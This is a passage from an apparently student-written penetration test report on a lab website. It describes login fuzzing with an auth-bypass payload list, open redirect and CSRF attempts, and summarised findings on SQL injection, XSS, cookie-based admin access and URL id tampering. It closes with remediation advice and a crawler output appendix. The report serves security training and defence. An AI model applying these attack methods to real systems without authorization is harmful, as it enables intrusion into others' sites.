messages, or unexpected outputs, might indicate the presence of bugs which in turn, could lead to vulnerabilities. (credit Jamie O' Hare)

Using Zap:

After downloading the fuzz git clone https://github.com/swisskyrepo/PayloadsAllTheThings though kali terminal , using the fuzz function of zap by selecting the payload Auth_Bupass2.txt against the customer login this were reflected.




Figure 48 – The reflected response indicates there might a vulnerability possibly.

Further investigation showed the following when using ‘




Figure 49

The others showed what illustrated in figure 50.




Figure 50 – Not found showing website has some level of security in place.

11 - Advanced Vulnerabilities

Web applications frequently redirect and forward users to other pages and websites and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites or use forwards to access unauthorized pages. (credit Jamie O' Hare)

11.1 Unvalidated redirects and forwards:

Using burp suite intercept – Intercepting register page:




Figure 51




Figure 52 – Customer presses register and is then redirected to an interesting video instead.




Figure 53 – Most attempts resulted with this pop up.

Using Curl on different pressable content of the web site


Figure 54 – Although the responses are 200 which is a good indication most often the user would always be within the website still.

After testing different examples and trying diverse types of redirects the website showed it is vulnerable to redirects but the user remains within the website domain.

11.2 Cross-Site Request Forgery

Password Reset:

An attempt was made to do this test but each time an email would be inserted to forgot password and then trying to logic to a customer account it no longer existed or even while logged and refreshing the page, once logged out the account no longer existed this ultimately forces the tester is not able to reset the customer's account and delete entirely.



12. Discussion & Future Work

12,1 General Overview of Pen Test Conducted:

The penetration test conducted on Hacklab Security highlighted several significant security vulnerabilities through various parts of the Hacklab website at 192.168.1.10. The methods used for the pen test were port scans, directory brute force attacks, SQL injections, session sniffing, and other attacks which help identify more viabilities.

1. Enumeration

Open ports such as 21, 80, and 3306 revealed potential entry points, with port 3306 exposing an SQL which can be used for SQL injection attacks with the proper tools like ZAP, burp suite.

2. Directory Brute force & Web Enumeration:

Tools such as Dirb and Gobuster via the kali terminal revealed many open directories which contained a lot of sensitive files and mainly as2000sql file which had scripts and administrative passwords. These open directories create easy access points for attackers to gain entry and collect useful information for an attack.

3. Session Management & Authentication

Tools such as Wireshark and CyberChef allowed for the interception and decoding of session cookies, revealing weak session management protocols. Using the decoded credentials trough CyberChef of the admin BEENJIE_OOS it was the possible to access the administrative panel.

4. Cross-Site Scripting (XSS)

Both reflected and stored XSS vulnerabilities highlighted, that any attacker could inject malicious scripts that would be executed on victims' browsers and fool the user at the same time. This is a particularly dangerous vulnerability as it can lead to session hijacking or data theft.

5. SQL Injection

While using SQL injection on the website proved somewhat affective it showed it had some level of secure the least with a filter which prevent the query from bypassing the filter even when using UNION which can bypass the a filter depending on the level of security which I believe is a Medium as if it was high there would have not been some form of response the least.

6. Authorization Attacks

The website had a great vulnerability to authorization as it was very simple to change URL id or even account names specifically the administrative panel.

7. Fuzzing and Automation

The use of different payloads methods with each proving either affective with some responses or not regardless of getting some form responses.

8. Advanced Vulnerabilities

The advanced vulnerability test conducted by were inconclusive due to the limit of what could be done within the website itself and as well when attempted to exploit the forgot password and the proceeding to input the email address and trying to login the account would be deleted.

12.2 Future Work

How to avoid these misconfigurations and fix these vulnerabilities to ensure security for future use:

Enhanced Session Management:

- Safe Cookies: Ensure that cookies are marked as Secure and website used Https to prevent session hijacking risks.
- Session Timeouts: expiration and automatic logout functions to prevent sessions from being hijacked.
- Session ID Regeneration: Regenerate session IDs after each login to stop future hijacks.

Improve Authentication and Authorization:

- Strong Passwords: Implement a requirement for users and admins to use stronger passwords and use multi-factor authentication as well.
- Roles Restrictions: Restrict all designated users to their assigned roles and assigned assets.
- Changing URL ID: Stricter protocols for user not to be able to manipulate URL ID.

Defending Against SQL Injection:

- Parameterized Queries: Replace all SQL queries with parameterized queries to stop future SQL injections.
- Input Validation: Ensure that user inputs are validated, and only expected data formats are accepted.

XSS attack preventions

- User Inputs: Implement proper input protocols on all users in the database to prevent XSS attacks.

Continuous Testing and Monitoring:

- Weekly Security Tests: Conduct on a weekly basis different security tests such as penetration tests, vulnerability scans so any issues find can be patched to stop future attacks.
- Training for Developers: Hire or train developers to implement up to date security protocols and follow a good code practise as well.

12.3 Conclusion

The Hacklab security website is very prone to different types of attacks mentioned above and would recommend the owner to revise the website as well as hiring better developers who can better implement modern security protocols to prevent future security attacks for future use and as the website is currently configured each best not store any form of sensitive data for either customers or administrators as. With everything which has been mentioned and shown with this report, hopefully the owner will revise the website and implement the necessary security measures.

13. REFRENCES

Introduction:

- ✓ CPO MAGAZINE Rockstar GTA6 Leak Came From Cyber Attack That Breached Internal Slack Channel ,Arthur: Scot Ikeda (https://www.cpomagazine.com/cyber-security/rockstar-gta6-leak-came-from-cyber-attack-that-breached-internal-slack-channel/) (Accessed 19th of November 2024).

Appendices –

Appendix A Directories

Using web spider

┌──(kali㉿kali)-[~]

└─$ gospider -s http://192.168.1.10/user_products.php

[url] - [code-200] - http://192.168.1.10/index.php

[href] - http://192.168.1.10/img/aalogo.jpg

[href] - http://192.168.1.10/bootstrap/css/bootstrap.min.css

[href] - http://192.168.1.10/assets/css/bootstrap-responsive.css

[href] - http://192.168.1.10/assets/css/docs.css

[href] - http://192.168.1.10/assets/js/google-code-prettify/prettify.css

[href] - http://192.168.1.10/index.php

[href] - http://192.168.1.10/products.php

[href] - http://192.168.1.10/contact.php

[href] - http://192.168.1.10/aboutus.php

[href] - http://192.168.1.10/register.php

[href] - http://192.168.1.10/user_products.php

[javascript] - http://platform.twitter.com/widgets.js

[javascript] - http://192.168.1.10/assets/js/jquery.js

[javascript] - http://192.168.1.10/assets/js/google-code-prettify/prettify.js

[javascript] - http://192.168.1.10/assets/js/application.js

[javascript] - http://192.168.1.10/assets/js/bootstrap-transition.js

[javascript] - http://192.168.1.10/assets/js/bootstrap-modal.js

[javascript] - http://192.168.1.10/assets/js/bootstrap-scrollspy.js

[javascript] - http://192.168.1.10/assets/js/bootstrap-alert.js

[javascript] - http://192.168.1.10/assets/js/bootstrap-dropdown.js

[javascript] - http://192.168.1.10/assets/js/bootstrap-tab.js

[javascript] - http://192.168.1.10/assets/js/bootstrap-tooltip.js

[javascript] - http://192.168.1.10/assets/js/bootstrap-popover.js

[javascript] - http://192.168.1.10/assets/js/bootstrap-button.js

[javascript] -

[javascript] - http://192.168.1.10/assets/js/bootstrap-carousel.js

[javascript] -

[javascript] - http://192.168.1.10/assets/js/bootstrap-affix.js

[javascript] - http://192.168.1.10/assets/js/jquery.lightbox-0.5.js

[javascript] - http://192.168.1.10/assets/js/bootsshoptgl.js

[javascript] -

[javascript] - http://192.168.1.10/jquery.min.js

[javascript] - http://192.168.1.10/bootstrap.min.js

[url] - [code-200] - http://192.168.1.10/assets/js/application.js

[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-carousel.js

[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-typeahead.js

[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-collapse.js

[url] - [code-200] - http://192.168.1.10/bootstrap.min.js

[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-affix.js

[url] - [code-200] - http://192.168.1.10/assets/js/jquery.lightbox-0.5.js

[url] - [code-200] - http://192.168.1.10/assets/js/google-code-prettify/prettify.js

[linkfinder] - [from: http://192.168.1.10/assets/js/application.js] - http://bootstrap.herokuapp.com

[linkfinder] - http://bootstrap.herokuapp.com

[url] - [code-200] - http://192.168.1.10/docs.min.js

[url] - [code-200] - http://192.168.1.10/jquery.min.js

[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-dropdown.js

[url] - [code-200] - http://192.168.1.10/assets/js/bootsshoptgl.js

[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-alert.js

[linkfinder] - [from: http://192.168.1.10/assets/js/jquery.lightbox-0.5.js] - images/lightbox-ico-loading.gif

[linkfinder] - http://192.168.1.10/assets/js/images/lightbox-ico-loading.gif

[linkfinder] - http://192.168.1.10/images/lightbox-ico-loading.gif

[linkfinder] - [from: http://192.168.1.10/assets/js/jquery.lightbox-0.5.js] - images/lightbox-btn-prev.gif

[linkfinder] - http://192.168.1.10/assets/js/images/lightbox-btn-prev.gif

[linkfinder] - http://192.168.1.10/images/lightbox-btn-prev.gif

[linkfinder] - [from: http://192.168.1.10/assets/js/jquery.lightbox-0.5.js] - images/lightbox-btn-next.gif

[linkfinder] - http://192.168.1.10/assets/js/images/lightbox-btn-next.gif

[linkfinder] - http://192.168.1.10/images/lightbox-btn-next.gif

[linkfinder] - [from: http://192.168.1.10/assets/js/jquery.lightbox-0.5.js] - images/lightbox-btn-close.gif

[linkfinder] - http://192.168.1.10/assets/js/images/lightbox-btn-close.gif

[linkfinder] - http://192.168.1.10/images/lightbox-btn-close.gif

[linkfinder] - [from: http://192.168.1.10/assets/js/jquery.lightbox-0.5.js] - images/lightbox-blank.gif

[linkfinder] - http://192.168.1.10/assets/js/images/lightbox-blank.gif

[linkfinder] - http://192.168.1.10/images/lightbox-blank.gif

[linkfinder] - [from: http://192.168.1.10/assets/js/jquery.lightbox-0.5.js] - ../fotos/XX.jpg

[linkfinder] - http://192.168.1.10/assets/fotos/XX.jpg

[linkfinder] - http://192.168.1.10/fotos/XX.jpg

[linkfinder] - [from: http://192.168.1.10/assets/js/jquery.lightbox-0.5.js] - ../images/lightbox-ico-loading.gif

[linkfinder] - http://192.168.1.10/assets/images/lightbox-ico-loading.gif

[linkfinder] - [from: http://192.168.1.10/assets/js/jquery.lightbox-0.5.js] - ../images/lightbox-btn-close.gif

[linkfinder] - http://192.168.1.10/assets/images/lightbox-btn-close.gif

[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-transition.js

[url] - [code-200] - http://192.168.1.10/assets/js/jquery.js

[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-scrollspy.js

[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-modal.js

[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-popover.js

[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-button.js

[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-tab.js

[url] - [code-200] - http://192.168.1.10/assets/js/bootstrap-tooltip.js

[linkfinder] - [from: http://192.168.1.10/docs.min.js] - text/css

[linkfinder] -

[linkfinder] - [from: http://192.168.1.10/docs.min.js] - application/xml

[linkfinder] - http://192.168.1.10/application/xml

[linkfinder] - [from: http://192.168.1.10/docs.min.js] - http://www.w3.org/2000/svg

[linkfinder] - http://www.w3.org/2000/svg

[linkfinder] - [from: http://192.168.1.10/docs.min.js] - holder.js

[linkfinder] - http://192.168.1.10/holder.js

[linkfinder] - [from: http://192.168.1.10/docs.min.js] - image/png

[linkfinder] - http://192.168.1.10/image/png

[linkfinder] - [from: http://192.168.1.10/docs.min.js] - application/x-shockwave-flash

[linkfinder] - http://192.168.1.10/application/x-shockwave-flash

[linkfinder] - [from: http://192.168.1.10/docs.min.js] - text/plain

[linkfinder] -

[linkfinder] - [from: http://192.168.1.10/docs.min.js] - http://www.macromedia.com/go/getflashplayer

[linkfinder] - http://www.macromedia.com/go/getflashplayer

[linkfinder] - [from: http://192.168.1.10/docs.min.js] - /assets/flash/ZeroClipboard.swf

[linkfinder] - http://192.168.1.10/assets/flash/ZeroClipboard.swf

[linkfinder] - http://192.168.1.10/assets/flash/ZeroClipboard.swf

[linkfinder] - [from: http://192.168.1.10/jquery.min.js] - text/xml

[linkfinder] - http://192.168.1.10/text/xml

[linkfinder] - [from: http://192.168.1.10/jquery.min.js] - text/plain

[linkfinder] - [from: http://192.168.1.10/jquery.min.js] - text/html

[linkfinder] - http://192.168.1.10/text/html

[linkfinder] - [from: http://192.168.1.10/jquery.min.js] - application/x-www-form-urlencoded

[linkfinder] - http://192.168.1.10/application/x-www-form-urlencoded

[linkfinder] - [from: http://192.168.1.10/assets/js/jquery.js] - text/xml

[linkfinder] - http://192.168.1.10/assets/js/text/xml

[linkfinder] - [from: http://192.168.1.10/assets/js/jquery.js] - text/html


[linkfinder] - http://192.168.1.10/assets/js/text/html


[linkfinder] - [from: http://192.168.1.10/assets/js/jquery.js] - text/plain

[linkfinder] - http://192.168.1.10/assets/js/text/plain


[url] - [code-200] - http://platform.twitter.com/widgets.js

Some screenshot examples of websites

